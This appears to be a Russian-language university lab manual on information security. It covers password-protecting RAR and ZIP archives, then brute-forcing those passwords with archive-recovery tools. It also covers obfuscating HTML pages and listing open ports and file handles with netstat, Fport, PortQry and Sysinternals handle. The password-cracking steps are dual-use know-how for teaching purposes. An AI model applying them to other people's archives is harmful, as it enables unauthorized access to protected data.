Инструментарий: WinRar, Advanced Archive Password Recovery, 7-ZIP file Manager, Zip Password Tool.

Задание: Изучить парольную защиту информации прикладного программного обеспечения и на основе этого материала создать архив из группы файлов и защитить его паролем от раскрытия и прочтения. Провести защиту архивных файлов формата .*.rar, *.zip. Попробовать распаковать архив произвольным паролем и паролем, который использовался при защите.

I. Защита документов с помощью WinRar и восстановление пароля

1. Создайте архив при помощи WinRar с расширением .rar.
2. Затем нажимаем вкладку **Дополнительно** -> кнопка «**Установить пароль**». Создайте два вида пароля: простой и сложный.




Рис.2.1. Архивация с паролем

3. Жмем **ОК**.
4. В результате получаем форму, запрашивающую ввод пароля.




Рисунок 2.2. Ввод пароля

5. Для восстановления пароля архивного файла, выберем следующую программу - Advanced Archive Password Recovery, которая будет восстанавливать пароль.

Данная программа позволяет проводить несколько типов атак на пароль: при помощи словарей и прямым перебором. Выберем тип атаки - перебор символов. Из вкладки Набор выбираем виды наборов символов.




Рис.2.3 Главная форма Advanced Archive Password Recovery

6. Выбираем наш файловый архив и нажимаем Старт. Процесс атаки на пароль файла занимает определенное количество времени в зависимости от сложности пароля. Процесс атаки на пароль продемонстрирован на рисунке




Рис.2.4. Процесс атаки на архивный файл

7. Результат работы программы Advanced Archive Password Recovery над архивным файлом продемонстрирован на рис.2.5.




Рис.2.5. Найденный пароль

8. Создайте сложный пароль для архива.
9. Воспользуйтесь всеми возможностями программы для восстановления пароля.

II. Защита файла паролем с расширением .zip

1. Для начала создадим файл с расширением .zip при помощи программы 7-ZIP file Manager.
2. Создайте файл Microsoft Word и добавьте его в архив ZIP.




Рис.2.6. Главная форма программы 7-ZIP file Manager

3. Введите пароль для данного архива.
4. Попробуйте разархивировать файл предварительно осуществив ввод пароля, как показано на рис.2.7.




Рис.2.7. Ввод пароля

5. Для восстановления пароля воспользуйтесь следующей программой – **Zip Password Tool**. Главная форма **Zip Password Tool** продемонстрирована на рис.2.8.




Рис.2.8. Восстановление пароля программой Zip Password Tool

6. Выберите ваш файл для восстановления пароля и нажмите кнопку **Start**.




Рис.2.9. Процесс восстановления пароля

В результате работы **Zip Password Tool** существует возможность восстановления пароля к архивным файлам с расширением. zip.

Лабораторная работа №3. Защита кода HTML-страниц

Цель: С помощью программы **Encrypt HTML Pro 13.6** закрыть веб-страницу от просмотра.

Инструментарий: Программа **Encrypt HTML Pro 13.6.**

Задание: Изучить защиту информации HTML-страниц (код HTML, JavaScript, VBScript, текст, ссылки и графику и т.д.) и на основе этого материала защитить текст от чтения. Блокировать щелчок правой кнопкой мыши, отображение ссылки в строке состояния, выделение текста, использование странички в оффлайн, распечатку страницы.

Программа **Encrypt HTML Pro 13.6** предназначена для защиты HTML-страниц от просмотра и использования исходного кода, включая код HTML, JavaScript, VBScript, текст, ссылки и графику и т.д.

Программа шифрует исходный код, делая его закрытым для чтения. Кроме этого, программа предоставляет дополнительные способы защиты - она блокирует:

1. щелчок правой кнопкой мыши,
2. отображение ссылки в строке состояния,
3. выделение текста,
4. использование странички в оффлайн,
5. распечатку страницы и пр.

Encrypt HTML Pro может защищать страничку целиком или же только выбранные участки.

Размер – 981 Кб; лицензия – shareware, $30.

Платформы: Windows 98/Me/NT/2000/XP.

Источник информации: http://www.securitylab.ru/tools/46169.html

Местонахождение программы: через http://www.securitylab.ru/tools/download\46170.html

Для получения результатов лабораторной работы следует выполнить следующие действия:

Написать или скопировать текст HTML-файла.

Запустить программу Encrypt HTML Pro и, руководствуясь её указаниями, выполнить последовательные этапы, отображённые на иллюстрациях:

Запуск:

Рис.3.1.

Начальное меню:

Рис.3.2.

Шаг 1: выбор HTML-файла




Рис.3.3.

Шаг 2: выбор режима шифрования




Рис.3.4.

Шаг 3: выбор набора запретов




Рис.3.5.

Шаг 4: задание свойств HTML-файла

Рис.3.6.

Шаг 5: последний




Рис.3.7.

Теперь нужно открыть полученную после зашифрования HTML-страницу в браузере и попробовать выполнить какое-либо из запрещенных на шаге 3 действий. Должно получиться нечто вроде:




Рис.3.8.

При попытке открыть этот файл в текстовом редакторе (например, в Блокноте MS Windows) в окне высветится следующее:




Рис.3.9.

Лабораторная работа №4. Открытые порты и запущенные службы

Цель: Получить список открытых портов и запущенных служб

Задание: На основе учебного материала получить список открытых портов и запущенных служб используя утилиту Fport фирмы Foundstone. То же самое проделать с программой Netstat. и утилитой PortQry.

Порт – уникальный в пределах узла сети адрес, на который доставляются данные нужному процессу,- службе, поддерживаемой сетевой операционной системой. Повсеместное применение стека протоколов TCP/IP, на которых построена сеть Интернет, сделало номера портов наиболее популярными адресами служб в системах обмена сообщениями сетевых ОС [1, Гл.9]. Номер порта выполняет роль адреса отправителя и получателя на транспортном уровне [2, Гл.2].

ОС создаёт для каждого порта буфер в памяти, куда помещает отправляемые и получаемые сообщения, адресуемые этому порту. В протоколах Интернета порт задаётся двухбайтовым адресом, поэтому общее число поддерживаемых портов – 65535. Диапазон номеров от 1 до 1023

отводится вполне определённым службам; эти адреса называются “хорошо известными” (*well known*). За назначение номеров портов в этом диапазоне отвечают специалисты IANA – Internet Assigned Numbers Authority; они также координируют регистрацию номеров портов в диапазоне от 1024 до 49151, обеспечивая предоставление услуг разработчикам Интернет-приложений. Порты со старшими номерами не контролируются IANA, не закреплены за конкретными службами и используются динамически. Всего IANA зарегистрировало более 6000 портов, перечень которых есть на сайте агентства [3, Гл.17].

Прикладным процессам в сети Интернет обычно приписываются стандартные номера портов: протоколу HTTP – порт 80, FTP – 21, Telnet – 23; почтовым протоколам POP3 – порт 110, IMAP – 143, и т.д. Потенциальный нарушитель в процессе разведки и обследования машин сети стремится выявить открытые, но неиспользуемые порты. Список часто сканируемых портов можно найти, например, в [4, с. 592].

В ОС Unix и её клонах имеется программа *netstat* [5, с. 31], позволяющая получить список портов и связанных с ними служб; в старших версиях ОС Windows, вопреки мнению Э. Локхарта [5, с. 70] также есть утилита с таким именем.

Для получения нужной информации можно применить также утилиту стороннего разработчика,- например, программу *Fport* фирмы Foundstone. Кроме того, с сайта Microsoft можно скачать утилиту *Portqry* [6].

FPort компании Foundstone: http://www.foundstone.com/resources/proddesc/fport.htm; см. также http://www.securitylab.ru/tools/?ID=22273. Программа и сопутствующие файлы размещены в директории L:\ИБ\УТИЛИТЫ

Вызов программы FPort: *диск:путь\fport [опция],* где опция:

/?	подсказка (help)
/p	сортировка списка по номеру порта
/a	сортировка по именам приложений
/i	сортировка по номеру процесса (pid)
/ap	Сортировать по имени пути к приложению (by application path)

Для получения результатов лабораторной работы следует выполнить следующие действия:

1. Перейти в режим MS-DOS, набрав в окне *Выполнить*: *cmd*
2. Вызвать программу *FPort* на выполнение с разными опциями.
3. Составить отчёт о выполнении работы, включающий пояснения и снимки с экрана, и записать его в файл

Работа с утилитой Netstat. Повторить действия предыдущего пункта с программой Netstat.

Работа с утилитой PortQry:

1. Открыть директорию L:\ИБ\УТИЛИТЫ\PortQry – сканер сетевых портов.
2. Изучить описание – см.: “Что собой представляет утилита Portqry “; “Новые возможности средства PortQry 2.0”.
3. Найти исполняемый код утилиты в папке “Распакованная”.
4. Повторить пп. 1-3 раздела 8.4 с программой PortQry.exe.

Лабораторная работа №5. Открытые файлы и владеющие ими процессы.

Цель: Получить список открытых файлов и владеющих ими процессов.

Задание: На основе учебного материала получить список открытых файлов и владеющих ими процессов используюя программы *handle* и *Program Explorer*.

Для того, чтобы проконтролировать работу системы, пользователю нужно установить, какой процесс (работающая задача) открыл тот или иной файл, или, наоборот, вывести на экран идентификаторы всех файлов, открытых тем или иным процессом. Эту задачу можно решить, пользуясь утилитами М. Руссиновича *handle* [3] и *Program Explorer*.

Используемые программы:

1. *handle* компании Sysinternals: http://www.sysinternals.com/utilities/handle.html;
программа запускается в командной строке;
2. *Program Explorer* – версия той же программы, работающая в графическом интерфейсе,- см. : http://www.sysinternals.com/Utilities/ProcessExplorer.html . Обе программы и сопутствующие файлы размещены в директории L:\ИБ\УТИЛИТЫ\Handle

Операционная среда:

Программы выполняются в среде ОС Windows 9x/Me/NT/2000/XP, Server 2003, на 64-разрядных версиях Windows, а также на Windows Vista.


Запуск на выполнение:

Программа *handle* запускается командой:

handle [[-a] [-u] | [-c <handle>] | [-s]] [-p <processname>|<pid>> [name], где

-a - выдаёт информацию о дескрипторах всех типов, а не только тех, которые относятся к файлам; это дескрипторы портов, ключей реестра, процессов, потоков;

-c - закрывает указанный дескриптор



Лабораторная работа №6. Вирусы и антивирусные системы

Цель: Создать антивирусный сканер для борьбы с вирусами

Инструментарий: Блокнот, Borland Delphi 7

